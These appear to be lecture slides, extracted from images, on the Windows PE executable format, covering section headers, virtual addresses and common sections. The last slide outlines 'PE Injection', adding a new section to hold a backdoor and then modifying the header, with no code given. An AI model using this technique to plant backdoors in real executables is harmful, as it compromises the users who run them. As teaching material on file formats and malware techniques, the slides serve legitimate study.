
## Section Header 結構 (40 bytes)

C++

```
typedef struct _IMAGE_SECTION_HEADER {  
    BYTE Name[IMAGE_SIZEOF_SHORT_NAME]; 8 bytes  
    union {  
        DWORD PhysicalAddress;  
        DWORD VirtualSize; ← 在記憶體中的大小  
    } Misc;  
    DWORD VirtualAddress; ← 在記憶體中的地址 (相對於 ImageBase)  
    DWORD SizeOfRawData;  
    DWORD PointerToRawData;  
    DWORD PointerToRelocations;  
    DWORD PointerToLinenumbers;  
    WORD NumberOfRelocations;  
    WORD NumberOfLinenumbers;  
    DWORD Characteristics; ← 屬性(rwx)  
} IMAGE_SECTION_HEADER, *PIMAGE_SECTION_HEADER;
```




# Virtual Address




- When a processor reads or writes to a memory location, it uses a **virtual address**.
- As part of the read or write operation, the processor **translates** the virtual address to a **physical address**.

# Virtual Address




- Kernel mode
  - All code that runs in kernel mode shares a single virtual address space.
  - If a kernel-mode driver accidentally writes to the wrong virtual address, data that belongs to the operating system or another driver could be compromised.
  - If a kernel-mode driver crashes, the entire operating system crashes.

# Linux Kernel Architecture




# PE磁盘文件与内存映像结构图



# Common Sections

C++


```
typedef struct _IMAGE_SECTION_HEADER {  
    BYTE Name[IMAGE_SIZEOF_SHORT_NAME]; 8 bytes
```



- .text : 放 code 的地方
- .data : 放 data 的地方
- .rdata : read only data , 例如 const string
- .bss ( Block Start with Symbol ) : 未初始化全局變數
- .idata : Import Table 導入表 (用到哪些 dll)
- .edata : Export Table 導出表(通常是 dll 才会有)
- .reloc : 重定位表

# PE Injection implementation

1. 新增一個 Section 放 Backdoor
2. 修改 Header

